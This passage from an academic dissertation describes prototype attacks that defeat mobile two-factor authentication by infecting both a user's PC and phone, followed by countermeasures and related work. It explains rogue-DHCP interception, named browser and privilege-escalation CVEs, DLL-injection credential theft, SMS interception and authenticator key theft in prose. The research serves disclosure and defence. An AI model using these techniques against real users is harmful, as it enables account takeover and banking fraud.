


Figure 13: System model and attack steps

hosted by S. The mobile device M is a handheld computer or a smartphone of U which is involved in authentication of U towards S.

The legitimate communication between the entities is illustrated with dashed arrows in Figure 13. To get access to the service, U has to prove to S possession of both authentication tokens T1 and T2. The first authentication token T1 is handled by C (typically represented by login credentials). The second authentication token T2 is handled by the mobile device M. T2 is an OTP which is either received from S via an out-of-band channel, or generated locally on M from shared with the S secret.

A remote malicious server A represents an adversary who aims to gain control over C and M and to steal authentication tokens T1 and T2 in order to be able to successfully authenticate against S in the name of U.

4.4.2 *Attack Description*

The general attack scenario has four phases, which are illustrated by solid lines in Figure 13: (i) primary infection; (ii) cross-platform infection; (iii) stealing authentication tokens, and (iv) authentication.

1. **Primary infection.** We do not specify the way the attacker achieves a primary infection. Instead, we assume that either C or M is already infected (cf. Section 4.4.3.1). We show C as a primary infected device in Figure 13.

2. **Cross-platform infection.** The infected device (either C or M) attempts to compromise the other device (i.e., M or C, respectively) via a memory-related vulnerability. Exploitation is possible if, e.g., the network traffic of the target device is routed over the device that is already infected, for which we will present two realistic use cases in Section 4.4.3.

3. **Stealing authentication tokens.** As we will show, when controlling M and C, an attacker A can obtain both authentication tokens T1 and T2 (steps 3a and 3b respectively). Static authentication tokens that do not change from one to another authentication session (such as login credentials) are immediately transmitted to and persistently stored at A.

4. **Authentication.** Authentication is performed by A, who controls both authentication tokens[3]. A has a local copy of static authentication tokens (such as login credentials), and can obtain OTPs by forwarding them from M to A. Note that A does not only hijack the session of U, but can even establish the attacker's own sessions at any time and independently from U.

4.4.3 *Cross-platform Infection Attacks*

In the following we demonstrate the feasibility of cross-platform attacks by developing two prototypes: PC-to-mobile cross-platform attack in LAN/WLAN networks and mobile-to-PC attack during tethering.

4.4.3.1 *Assumptions*

We assume that one of the devices of the user, either C or M, is compromised. This assumption is reasonable given high rate of infected PCs and recent increase in infection rate for mobile devices [279]. We further assume that the second device, either mobile device or PC, suffers from a vulnerability that allows the attacker to gain control over the code execution. The probability for such vulnerabilities is quite high for both, mobile and desktop operating systems. As a reference, the National Vulnerability Database [5] lists more than 55,000 discovered information security vulnerabilities and exposures for mainstream platforms. Despite decades of history, these vulnerabilities are a prevalent attack vector and pose a significant threat to modern systems [286].

4.4.3.2 *Targeted Platforms*

Our implementation targets Windows 7 for PC and Android 2.2.1 for the mobile device.

Note that although vulnerability exploits are typically specific to a particular platform or even to a particular OS version, this is by no means limits the power of exploit-driven attacks, as modern adversaries tackle this issue by preparing multiple exploits targeting different OS versions. Development of different exploits for different platforms can be facilitated by automated tools such as Metasploit [211].

To identify the correct version of the exploit for the target the malware would need to identify the OS version of the victim. This can be easily accomplished in our cross-platform infection scenarios, as http requests sent by the victim and served by primary malware typically include OS-specific information including OS version.

4.4.3.3 *PC-to-Mobile Infection in LAN/WLAN Networks*

LAN/WLAN networks are often used by users at home, at work, or in public places, such as hotels, cafés or airports. Users often connect both their PCs and mobile devices to the same network (for example, this is a common case in home networks). To perform cross-platform infections in the LAN/WLAN network, the malicious device (either the PC or the mobile device, depending on which device was primarily infected) becomes an

3 Alternatively, a malicious transaction can also be performed by the host/mobile malware. However, involving A would be still necessary to specify the the transaction details (for example, a destination for a money transfer in e-banking)

Man in the Middle (MITM) between the target device and the Internet gateway in order to infect the target via malicious payloads. To become an MITM, different techniques can be used, such as Address Resolution Protocol (ARP) cache poisoning [219] or a rogue DHCP server [177].

> **Implementation details.** For our implementation, we used a rogue DHCP server attack to become an MITM (based on the source code of DHCP for Windows [1]). In particular, C advertises itself as a network gateway and becomes an MITM when its malicious DHCP configuration is accepted by M.
>
> Although one could expect attack success to be a subject to a race condition (i.e., to be dependent on which DHCP server sends a network configuration first), our practical experiments show that the rogue DHCP server can always inflict its malicious network configuration to M[4]. We obtained similar results while testing the attack on five different WiFi routers from multiple vendors (D-Link, Netgear, AVM, Belkin and LinkSys).
>
> We investigated the reason for this behavior and identified that the legitimate DHCP server detects the rogue DHCP instance and sends DHCP-NAK packets in order to force M to reject the network configuration coming from the rogue DHCP. However, the rogue DHCP server sends DHCP-NAK packets as well, hence M does not accept the correct configuration either. After a short race (ca. 4 rounds), the legitimate DHCP server gives up and M accepts the configuration supplied by the rogue DHCP.

As the MITM, C can manipulate Internet traffic supplied to M. When U opens the browser in M and navigates to any web page, the request is forwarded to C due to network configuration of M specifying C as a gateway. The malicious C does not provide the requested page, but supplies a malicious one containing an *exploit* triggering a vulnerability in the web browser. In our prototype we used a use-after-free vulnerability CVE-2010-1759 in WebKit, the web engine of the Android browser. Further, we perform a privilege escalation to root by triggering the vulnerability CVE-2011-1823 in the privileged Android's volume manager daemon process. Implementation details for both exploits are provided in Apendices B.1 and B.2.

Any arbitrary non-encrypted web site can be manipulated this way, i.e., our attack does not require to manipulate content secured by means of Hypertext Transfer Protocol Secure (HTTPS) (such as e-banking sites). U cannot easily detect the attack, as the only visible attack effect will be that the exploit may cause a crash of the web browser while attempting to open the malicious web page. All following attempts to open the same or any other web page will be successful, as the mobile malware resets the network configuration to a valid one after successful infection.

4.4.3.4 *Mobile-to-PC Infection During Tethering Sessions*

Tethering allows sharing the Internet connection of the mobile device with other devices such as laptops. During the tethering session, M is mediating the Internet traffic of C, hence it is already an MITM and can reply any Hypertext Transfer Protocol (HTTP) request originating from C with a malicious web page containing an exploit. In our implementation, we exploited a vulnerability in the JRE that was introduced in Java 7 (CVE-2012-4681), which allows us to disable the security manager of Java and achieve execution of arbitrary Java code.

4 The attacker may complement the rogue DHCP attack with DHCP starvation [177] to exhaust the full range of available IP addresses at the legitimate DHCP. This would eliminate any potential for race condition.

> **Implementation details.** Java applets allow web-servers to execute arbitrary code on user's platform, and, hence, represent a significant security risk. To mitigate this risk, Java Applets are executed in a sandbox and therefore more restricted than normal Java programs, e.g. they cannot access local resources on the file system or change the `SecurityManger`, which enforces the sandbox policies[5]. With the update from Java 6 to Java 7 there were several new methods introduced. The methods `ClassFinder` and `MethodFinder.findMethod()` contain a design flaw which allows the attacker to obtain a reference to restricted packages from within the sandbox. To perform the attack, we gain access to `SecurityManger` and disable the sandbox policies, which allow us to execute arbitrary code with the privileges of the current user.

Further, to gain privileges sufficient for intercepting login credentials, we additionally exploited a flaw (CVE-2010-3338) in the Windows Task Scheduler that allowed us to elevate privileges to administrative rights.

> **Implementation details.** CVE-2010-3338 is the privilege escalation vulnerability which was used by the infamous malware *Stuxnet* [121] to raise its privileges from user to root (`NT AUTHORITY\SYSTEM` on Windows). The design flaw is present in the Windows task scheduler, which is a service that allows to invoke repetitive tasks at specified times. These tasks can run as different users. Normal users are allowed to create tasks and specify the privilege level under which this task should be executed, however, the privilege level must be equal or lower to the current in order to prohibit privilege escalation. Once a task is created, it is stored as an XML file in `%SYSDIR%\system32\tasks\`. This file can be modified by the user who created the task. To ensure the integrity of the file containing the task description, Windows separately saves a CRC32 checksum. While this helps to detect accidental file corruptions, CRC32 is prone to malicious modifications. Since CRC32 is a linear function, an attacker can easily create a collision for a given checksum. To escalate privileges, an attacker needs to create a task, then open the task description file, calculate the original CRC32 value and modify the description file in a way, that the task is executed with root privileges. After that he has to ensure that the resulting file has the same CRC32 as before and it meets the syntactical constrains of an XML file. This can be done by inserting a commented line into the file (in XML this is expressed via <!- XY ->). By modifying this line, we found values which result in CRC32 collision. When the modified task description has the identical checksum, we invoked the task scheduler service, which was finally executed the modified task wich root privileges.

4.4.4 *Bypassing Different Instantiations of Mobile 2FA Schemes*

Next we present instantiations of dual-infection attacks against a wide range of mobile 2FA schemes. Particularly, we prototyped attacks against SMS-based TAN schemes of several banks, bypassed 2FA login verification systems of popular Internet service providers, defeated the visual TAN authentication scheme of Cronto, and circumvented Google Authenticator. Overall, our prototypes demonstrate successful attacks against mobile 2FA solutions of different classes (cf.Section 4.2).

4.4.4.1 *Schemes with Server-side Generated OTPs and Direct OOB*

A direct OOB channel between the remote server and the mobile device can be realized either based on HTTPS, or via SMS messages. SMS-based channel is predominating and is

5 `http://docs.oracle.com/javase/tutorial/deployment/applet/security.html`

widely used for TAN schemes in online banking (for instance, it is deployed by banks in Germany, Spain, Switzerland, Austria, Poland, Holland, Hungary, USA and China). Further, SMS-based OTP-based login verification systems became recently popular and got deployed by a variety of online service providers such as Dropbox, Facebook, Microsoft, Google, and Apple.

To bypass these schemes, we developed PC malware that steals login credentials (that is, PIN or password) from the computer before they are transferred to the web server of the bank or the service provider. Further, we implemented mobile malware that obtains the secondary credential, an OTP or TAN, by intercepting SMS messages on the mobile device.

In our attack implementation, we leverage a man-in-the-browser attack to steal the login credentials from the PC. Particularly, we use DLL injection[6] to inject a library into the address space of the browser and hook functions to redirect legitimate function calls to the malicious function residing within the injected DLL. In this way, we can intercept function calls containing the user credentials as plaintext parameters, i.e., before they are sent via encrypted HTTPS communication. We provide a detailed description of our implementation in Apendix B.3.

In order to intercept SMS messages, our mobile malware acts as an MITM between the GSM modem and the telephony stack of Android and intercepts all SMS messages of interest (so that the user does not receive them), while it forwards all other SMS messages for "normal" use. Furthermore, we implement an SMS-based command & control protocol between the adversary and the mobile device. The protocol can be used to (de)activate interception of OTPs or TANs or to specify the destination of their forwarding.

We successfully evaluated our prototype on online banking deployments of four large international banks that use the SMS-based TAN schemes[7]. We also implemented and successfully tested the attack against the 2FA login verification systems of Dropbox, Facebook, Google, and Twitter. Adding further services is little effort for an attacker, showing the conceptual weakness of current server-side generated OTPs.

4.4.4.2 *Schemes with Server-side Generated OTPs and Indirect OOB*

A prominent example of the scheme with indirect OOB channel are visual TAN solutions, which have been adopted by some large European banks recently [17, 88]. To bypass the scheme, the malware should leak a login credential from the PC. Further, it could either monitor the mobile device for the received cryptogram and steal OTP as soon as it is generated by the app, or steal keys stored within the app. We opted for the latter option, as it does not require the mobile malware to be persistent once the key material is stolen.

We successfully crafted such an attack against the demo version[8] of the Cronto visual transaction signing solution – the CrontoSign app (v. 5.0.3). The app stores its keys in a file in the application directory, which can be accessed by our privileged malware. We used the stolen file to replace analogous file on another (adversarial) phone with CrontoSign demo app installed. We then used the man-in-the-browser attack (as described in Appendix B.3) to steal login credentials from the PC and then performed a login attempt with stolen login credentials and the adversarial phone. We started the transaction,

6 `http://securityxploded.com/dll-injection-and-hooking.php`
7 We keep the names of these banks confidential due to responsible disclosure
8 We stress that we used a publicly available demo version of CrontoSign for our analysis, while commercial versions were not subject of our investigation

received the cryptogram via the HTTPS connection and scanned it with our adversarial phone. The app produced correct OTP, which was then used to successfully complete authentication.

4.4.4.3 *Schemes with Client-side Generated OTPs*

Schemes with client-side generated OTPs do not require an OOB channel to transfer the OTP from the server to the client. Instead, an OTP generator produces the same OTP on both the client and the server side.

The generation algorithm is seeded with a secret that is shared between the server and the mobile client. Typically, the shared secret is exchanged via postal mail or is transferred over HTTPS to the user's PC (as used by the GA app; cf. Section 4.3.5). The generation algorithm further requires a pseudo-random input like a nonce to randomize the output value of each run. The OTP generation algorithms use different nonce values: Some rely on time synchronization between the server and the client and use the time epoch, others use a counter with a shared state, while a third variant utilizes the previously generated OTP as a nonce.

We selected Google Authenticator (GA) as our attack target due to its wide deployment. As of October 2013, it was being used by 32 service providers, among them Google, Microsoft, Facebook, Amazon, and Dropbox. The GA app supports counter-based and time-based credential generation algorithms. In either case, it stores all security-sensitive parameters (such as the seed and a nonce) for the OTP generation in an application-specific database.

To bypass the scheme, our PC-based malware steals login authentication credentials. Our mobile malware also steals the database file stored in the GA application directory. We copied the database on another mobile device with an installed GA app and were able to generate the same OTPs as the victim.

4.4.5 *Summary*

In our case studies, we described attack instantiations against different categories of mobile 2FA schemes and showed one or more attack examples for each category from our classification (cf. Section 4.2). In particular, we showed that transaction authentication schemes used in online banking can be bypassed, and also illustrated attacks against login verification schemes. Further, we launched attacks against schemes with client-side generated OTPs (i.e., Google Authenticator), as well as bypassed schemes with server-generated credentials relying on different types of OOB channels (i.e., SMS- and QR-code based). As a result of our study, we highlight that server-side generated schemes relying on SMS messaging as OOB channel are beneficial, as they can be bypassed only by persistent mobile malware while others require a single time theft of cryptographic secrets stored on the mobile platform (unless the secret s is re-initialized). Nevertheless, all the schemes are insecure in presence of cross-platform attacks.

4.5 POSSIBLE COUNTERMEASURES AND TRADE-OFFS

Possible defense strategies against attacks on mobile 2FA schemes can be divided into two classes: preventive and reactive countermeasures.

4.5.1 *Preventive Countermeasures*

In the following we summarize countermeasures that can be applied in order to reduce the attack surface.

DEDICATED HARDWARE TOKENS All attacks discussed in this paper affect mobile 2FA schemes, while 2FA schemes relying on dedicated hardware tokens remain intact. This is because dedicated tokens have much lower complexity than mobile phones and hence typically provide smaller attack surface for software-based attacks – although they may still be vulnerable to attacks such as brute-force against the seed value [144] or leak of information from security servers [143]. On the other hand, hardware tokens have higher deployment costs and scalability issues, as the users with accounts at several banks would usually need multiple tokens.

FIXED TELEPHONY NETWORK AS OUT OF BOUND (OOB) CHANNEL An alternative to dedicated hardware tokens is a system utilizing a fixed telephony network as OOB for communicating TANs to a customer. Phone devices used in fixed networks do not typically run third party (untrusted) code and do not feature rich communication interfaces, hence they are unlikely to be compromised. However, such a solution would limit the mobility of users, and further, devices used in fixed phone networks may undergo technological changes that decrease their security (similar to the developments of mobile phones recently).

EXPLOITATION MITIGATION Our cross-device infection attack relies on exploitation of memory-related vulnerability (cf. Section 4.4.3.1), hence, mitigation techniques against runtime exploitations would be an effective countermeasure. However, despite more than two decades of research, such flaws still undermine security of modern computing platforms [286]. Particularly, while the Write-XOR-Execute ($W \oplus X$) [237] security model prevents code injection (enforced on Android since 2.3 version), it can be bypassed by code re-use attacks, such as ret2libc [263] or return-oriented programming (ROP) [56]. Code re-use attacks do not require code injection, but rather invoke execution of functions or sequences of instructions that already reside in the memory. Because code re-use attacks make use of memory addresses to locate instruction sequences to be executed during the attack, the mitigation techniques were developed that randomize program memory space, making it hard to predict exact addresses prior to program execution. For instance, ASLR [238], which adds a random offset to loaded code at each program start, is available on iOS starting from version 4.3 and was also recently introduced for Android (in 4.0 version). However, ASLR can be bypassed by brute-forcing the offset at runtime [264], which motivated a new line of research on fine-grained address space randomization [47, 183, 232, 156, 293, 139] (down to instruction level), which makes brute-force attacks infeasible. Unfortunately, fine-grained address space randomization techniques are ineffective in the presence of memory disclosure bugs [262, 289, 194]. Particularly, these bugs can be utilized to disclose memory content and build a ROP payload dynamically at runtime [266, 48].

Hence, while the deployed memory mitigation techniques raise the bar for the type of cross-device infection we demonstrated, such attacks are still possible, even if all protections are enforced.

OS LEVEL SECURITY EXTENSIONS OS security improves over time and can mitigate some attack classes. With respect to the threat of mobile malware targeting 2FA, the first significant changes appeared in version 4.2 of Android, where a new system API was introduced allowing users to verify and to selectively grant or deny permissions requested by applications during app installation. Ideally, the users can choose during the installation process what privileges a (potentially malicious) app should get, which could defeat some user-installed malware instances.

Moreover, Android introduced SELinux [221] in version 4.3 – a security framework that allows more fine-grained access control to system resources. This countermeasure makes it more difficult to perform privilege escalation (also used in our exploits). Further, version 4.3 also introduced authentication for the Andrlinoid Debug Bridge (adb), which can prevent cross-device infections via Universal Serial Bus (USB) connections.

The most recent Android version 4.4 provides an enhanced message handling, which prevents third-party applications from silently receiving or sending any SMS. While malware like ZitMo/SpitMo is still able to relay received TAN messages, they will remain visible in the phones default messaging application, giving the user the chance for an immediate reaction, such as, for example, call the bank and cancel the transaction. However, this countermeasure will have no effect on our attacks, since we operate at a lower level of the software stack, meaning that the application framework itself will never receive a suppressed message. It is therefore likely that future attacks will follow our concept.

LEVERAGING SECURE HARDWARE ON MOBILE PLATFORMS A more flexible alternative to dedicated hardware tokens is utilizing general purpose secure hardware available on mobile devices for OTP protection. For instance, ARM processors feature the ARM TrustZone technology [25] and Texas Instruments processors have the M-Shield security extensions [35]. Further, platforms may include embedded SE (available, for example, on NFC-enabled devices) or support removable SEs (such as secure memory cards [250] attached to a microSD slot). Finally, SIM cards available on most mobile platforms include a secure element.

Such secure hardware allows establishment of a TEE on the device, which can be used to run security-sensitive code to handle authentication secrets in isolation from the rest of the system. Developments in this direction are solutions for mobile payments like Google Wallet [3] and PayPass [16].

With the release of version 4.3, Android started to support hardware-supported trusted key storage. This means that keys can now be saved in an SE or TEE. However, this is not sufficient to prevent attacks on 2FA schemes, because the keys can be retrieved from the trusted storage by the application that created them. Hence, the adversary could compromise the target application, which has the privileges to query the keys. Even if the OTP generation would take place within the TEE, an attacker could still impersonate the target application in one way or another.

We believe the only way to build a secure 2FA on top of TEE is to shift the entire verification process into the TEE. We envision the following workflow, which was also described by Rijswijk-Deij [287]: An OTP/TAN application is securely deployed within TEE. On the first start, this application would establish a secure connection to the service provider/bank (based on public key certificate of the service provider) and prove that it is executed in a legitimate TEE via remote attestation. Next, the application would generate a public/private key pair and send the public key to the service provider/bank. To begin a transaction, the user would start the application. It would then query the service provider/bank for any transaction, which would need to be authorized. If such an action existed, it would be authenticated using the public key of the service provider/bank and displayed to the user, via a trusted user interface. The user would then either allow or deny this action via trusted input. The user's decision would be signed using the generated private key and could be verified by the service provider/bank.

A crucial requirement to underlying TEE in such a use case is trusted user in-/output, which allows the user to enter security sensitive data (such as transaction confirmation) directly into TEE. When such input is mediated by the OS, it can be manipulated by malware so that a program executed within TEE will confirm a transaction or login attempt without user consciousness. However, although some TEEs such as TrustZone can provide trusted user in-/output, in current implementations this feature is not supported. Hence, solutions built on top of existing TEEs still rely on trusted OS components to handle user input.

Moreover, most available TEEs are not open to third-party developers. For instance, secure elements available on SIM cards are controlled by network operators, while processor-based TEEs such as ARM TrustZone and M-Shield are controlled by phone manufacturers. Typically, only larger companies such as Google, Visa, and MasterCard can afford cooperation with phone manufacturers, while smaller service providers remain with an alternative to cooperate with network operators or use freely programmable TEEs such as secure memory cards. However, the solution utilizing SIM-based secure elements would be limited to customers of a particular network operator, while secure memory cards can be used only with devices featuring a microSD slot.

TRUSTED VPN PROXY Cross-platform infection attacks as discussed in Section 4.4.3 can be defeated by deploying standard countermeasures against MITM attacks. For example, one could enforce HTTPS for every web page request or tunnel HTTP over a remote trusted Virtual Private Network (VPN)[9]. However, the former solution would require changes on all Internet servers currently providing HTTP connections (which is infeasible), while the latter would impact performance (as in the case whrere a single VPN proxy serves several clients). Moreover, it is not clear which party is trustworthy to host such a proxy.

TRUSTED SILENCE This countermeasure leverages the fact that a server-side generated OTP sent to the customer is valid for a short period of time (typically, a few minutes). The defense mechanism disables all the communication interfaces (primarily Internet and SMS) on the mobile device for the time of OTP validity, i.e., enforces trusted silence of the device. Such a solution would have a usability impact, as the user would not be able to use communication interfaces of her device for legitimate purposes either. However, the impact would be minimal, as active usage of the mobile device at the time of performing online banking is unlikely.

The proposed countermeasure should be realized at OS level, as an app cannot generally enable or disable, e.g., Internet access, or prohibit other applications to send SMS messages. However, such a solution will be effective against user space apps only (such as existing banking Trojans), as they cannot bypass OS-level enforcements. It will be ineffective against malware we developed, as its mobile part has sufficient privileges

9 For example, see `http://www.spotflux.com`

(root) to enable any disabled communication interface. Moreover, the countermeasure is not effective for the protection of schemes with client-side generated OTPs (like used by GA app), and schemes with server-side generated OTPs and indirect OOB channel (like visual TAN solution). This is because bypassing these schemes requires stealing shared secrets which are stored within the app, which has to be done only once and can be performed at any time before or after the "trusted silence" period.

4.5.2 *Reactive Countermeasures*

In the following, we analyze reactive countermeasures that aim to detect ongoing attacks in order to mitigate further damage.

DETECTION OF SUSPICIOUS MOBILE APPS SMS-stealing apps exhibit suspicious characteristics or behavior that can be detected by defenders. For example, using static analysis, it is possible to classify suspicious sets of permissions or to identify receivers for events of incoming SMS messages [308]. Similarly, taint tracking helps to detect information leakage [115]. However, tainting requires kernel modifications that are impractical on normal user smartphones and implicit flows can evade taint analysis [186]. An alternative are user space security apps that detect suspicious behavior of the malicious CitMo/SpitMo/ZitMo apps. Such a security app could, for instance, identify SMS receivers that *consume* or forward TAN-related SMS by observing the receivers' behavior. Further, by knowing the command and control (C&C) channels of mobile malware, one could identify (and block) data leakage in network traffic.

However, these security measures require prior knowledge of the attacks and C&C obfuscation evades such defenses. Further, our proposed attack cannot be detected in user space, as we show that we can steal OTPs before any app running in user space has noticed events such as an incoming SMS message. Consequently, the aforementioned solutions are not suitable to counter our attack, and instead can only detect the existing SMS-stealing Trojans.

ATTACK DETECTION IN THE NETWORK Our cross-platform infection attack scenario based on LAN/WLAN networks can be detected or even prevented at the network layer. Particularly, mitigation techniques exist against rogue DHCP attacks, such as DHCP snooping [46]. For example, the router could stop routing Internet traffic if it detects rogue DHCP servers. However, these mechanisms are available on advanced multilayer switches only and require configuration efforts by network administrators [81], while regular WiFi routers for private use remain unprotected. We did not encounter any home router that uses such countermeasures. Further, these measures are specific to cross-platform infection attacks that rely on rogue DHCP, while ineffective against other scenarios, such as those, for example, based on tethering.

Summary

To summarize, solutions using dedicated hardware tokens and fixed telephony network as OOB can provide a good level of security at cost of usability. Countermeasures such as trusted silence and detection of suspicious mobile apps can mitigate the attacks of existing banking Trojans, while they are ineffective against more sophisticated attack scenarios such as attacks based on dual infections. Attacks on DHCP can be detected, but detection is limited to one (out of many) specific cross-platform infection scenarios only. A trusted VPN proxy can defeat the class of cross-platform infection attacks relying on manipulation of web-content, however, such proxies impact performance and privacy. Maintaining VPNs requires additional efforts and resources, while it is not clear which party would cover the corresponding costs. Hence, unfortunately, there is no "one-fits-all" solution to attacks we draft in this paper.

As follow-up research, we propose to explore authentication mechanisms that use secure hardware on mobile platforms. Although current secure hardware has its limitations (e.g., no support for a secure user interface, or not freely-programmable), novel approaches based on secure hardware could eliminate the inherent weaknesses of existing authentication schemes. Ideally, to protect against OTP theft, the secure hardware should securely display incoming OTP-related SMS messages and hinder other apps (including apps with root privileges) from accessing message contents. Alternatively, to protect visual TAN solutions, the secure hardware can potentially be used to extract the TANs from the image captured with the device's camera, while hiding the key material from the software stack. In addition, trusted hardware could store the shared key for client-side OTP generation.

4.6 RELATED WORK

In the following we survey previous research on mobile 2FA schemes, on attacks against SMS-based TAN systems and on cross-platform infections.

MOBILE 2FA SCHEMES Balfanz et al. [36] aim to prevent misuse of the smartcard plugged into the computer by malware without user knowledge. They propose replacing the smartcard with a trusted handheld device that asks the user for permission before performing sensitive operations. Aloul et al. [23, 24] utilize a trusted mobile device as an OTP generator or as a means to establish OOB communication channel to the bank (via SMS). Mannan et al. [205] propose an authentication scheme that is tolerant against session hijacking, keylogging and phishing. Their scheme relies on a trusted mobile device to perform security-sensitive computations. Starnberger et al. [269] propose an authentication technique called QR-TAN that belongs to the class of visual TAN solutions. It requires the user to confirm transactions with the trusted mobile device using visual QR barcodes. Clarke et al. [84] propose to use a trusted mobile device with a camera and OCR as a communication channel to the mobile device. The Phoolproof phishing prevention solution [235] utilizes a trusted user cellphone in order to generate an additional token for online banking authentication.

All these solutions assume that the user's personal mobile device is trustworthy. However, as we showed in our work, an attacker controlling the user's PC can also infiltrate that user's mobile device by mounting a cross-platform infection attack, which undermines the assumption on trustworthiness of the mobile phone.

ATTACKS ON SMS-BASED TAN AUTHENTICATION Mulliner et al. [217] analyze attacks on OTPs sent via SMS and describe how smartphone Trojans can intercept SMS-based TANs. They also describe countermeasures against their attack, such a dedicated OTP channels that cannot be easily intercepted by normal apps. Their attack and countermeasure rely on the assumption that an attacker has no root privileges, which we argue is not sufficiently secure in the adversary setting nowadays. Schartner et al. [255] present an attack against SMS-based TAN solutions for the case when a single device, the user's mobile phone, is used for online banking. The presented attack scenario is relatively straightforward as the assumption of using a single device eliminates challenges such as cross-platform infection or a mapping of devices to a single user. Many banks already acknowledge this vulnerability and disable TAN-based authentication for customers who use banking apps.

CROSS-PLATFORM INFECTION The first malware spreading from smartphone to PC was discovered in 2005 and targeted Symbian OS [181]. Infection occurred as soon as the phone's memory card was plugged into the computer. Another example of cross-platform infection from PC to the mobile phone was proof-of-concept malware that had been anonymously sent to the Mobile Antivirus Research Association in 2006 [120, 239]. The virus affected the Windows desktop and Windows Mobile operating systems and spread as soon as it detected a connection using Microsoft's ActiveSync synchronization software. Another well-known cross-platform infection attack is a sophisticated worm Stuxnet [121], which spreads via USB keys and targets industrial software and equipment. Further, Wang et al. [291] investigated phone-to-computer and computer-to-phone attacks over USB targeting Android. They report that a sophisticated adversary is able to exploit the unprotected physical USB connection between devices in both directions. However, their attack relies on additional assumptions, such as modifications in the kernel to enable non-default USB drivers on the device, and non-default options to be set by the user.

Up to now, most cross-system attacks were observed in public networks, such as malicious WiFi access points [13] or ad-hoc peers advertising free public WiFi [241]. When a victim connects to such a network, it gets infected and may start advertising itself as a free public Wireless Fidelity (WiFi) to spread. In contrast to our scenario, this attack mostly affects WiFi networks in public areas and targets devices of other users rather than a second device of the same user. Moreover, it requires user interaction to join the discovered WiFi network. Finally, the infection does not spread across platforms (from PC to mobile or vice versa), but rather affects similar systems.

4.7 SUMMARY

In this chapter, we aimed to figure out if the security provided by mobile 2FA schemes is reasonable and if these schemes can withstand realistic adversary models in practice. Our results show that skilled adversaries can bypass mobile 2-factor authentication (2FA) schemes currently deployed in online banking and in the login verification solutions. In particular, we identified various ways to evade 2FA login verification schemes as deployed by several global Internet service providers without obtaining access to the secondary authentication token (such as one-time passwords) handled on the mobile device. The providers can fix these weaknesses by redesigning the 2FA integration into their services. However, we went beyond that and showed a more generic and fundamental attack against mobile 2FA schemes by using cross-platform infection for subverting control over *both* end points involved in the authentication protocol (such as PC and a mobile device). We demonstrated practical attacks on SMS-based TAN schemes of four banks, the visual TAN solution of Cronto, login verification schemes of Google, Dropbox, Twitter, and

Facebook, and the 2FA scheme based on the popular Google Authenticator (GA) app – showing the generality of the problem.

Our results imply that current mobile 2FA have conceptual weaknesses, because adversaries can intercept OTPs or steal private key material for OTP generation. We thus see a need for research on more secure mobile 2FA schemes that can defeat attacks we reported.

As follow-up research, we propose to explore authentication mechanisms that use secure hardware on mobile platforms. Although current secure hardware has its limitations (for example, no support for a secure user interface, or not being freely-programmable), novel approaches based on secure hardware could eliminate the inherent weaknesses of existing authentication schemes.

5 SECURE PASSWORD-BASED ONLINE AUTHENTICATION FOR MOBILE DEVICES

Mobile phones are increasingly used as general purpose computing devices with permanent Internet connection. This imposes several threats as the phone operating system (OS) is typically derived from desktop counterparts and, hence, inherits the same or similar security shortcomings. In particular, the protection of login credentials when accessing web services becomes crucial under phishing and malware attacks. On the other hand, many modern mobile phones provide hardware-supported security mechanisms currently unused by most phone OSes.

In this chapter, we show how to use these mechanisms, in particular trusted execution environments, to protect the user's login credentials. We present the design and implementation proposal (based on Nokia N900 mobile platform) of TruWalletM, a wallet-like password manager and authentication agent for the protection of login credentials on a mobile phone without the need to trust the entire OS software. Our solution preserves compatibility to existing standard web authentication mechanisms.

REMARK. The results presented in this chapter were generated when the author of this dissertation was affiliated with Ruhr-University Bochum. They are due to a collaborative work between Ruhr-University Bochum, Technische Universität Darmstadt, and Nokia Research Center in Helsinki. Main contributions are due to the author of this dissertation. The reported results were published in [61].

5.1 MOTIVATION AND CONTRIBUTION

Password-based authentication is the most prevalent authentication method in the web, despite the fact that it has long been criticized for such drawbacks as low entropy (imposed by the inability of humans to memorize complicated passwords), vulnerability to phishing attacks [172] and malware (e.g., man-in-the-browser attacks [89]). While passwords are easy to use and well-accepted by users, the growing amount of services offering password-based authentication resulted in a large number of passwords to remember and led to the tendency for password re-use across different services and development of password recovery mechanisms which in turn became attack targets. On the other hand, more advanced authentication schemes, e.g., certificate-based authentication, require more complex credential management and provisioning and, hence, were adapted only for use cases with higher security requirements (e.g., VPN connection to the enterprise network), while password-based user authentication still remains de-facto standard for web-based authentication.

To increase security of password-based authentication, password managers were proposed that store passwords in the database (typically protected with a master password), which release users from the burden of memorizing passwords and, hence, allow for high entropy and unique passwords for individual services. However, password managers became themselves attractive attack targets, as they store all the passwords in a single place (the database), conveniently for the attacker. For instance, malware residing on the platform can steal the encrypted password database and sniff the master password by deploying a key logger. These additional platform-specific threats motivated development of wallet-like authentication agents [131, 132, 170, 173, 191] that automatically manage mutual authentication between the user's computing device and a remote web server, while also considering platform-specific threats in their adversary model. However, these solutions were developed for PC-based platforms only, while solutions available for mobile devices haven't advanced beyond simple password managers yet. Although similar threats are also essential for mobile users, they remain unaddressed.

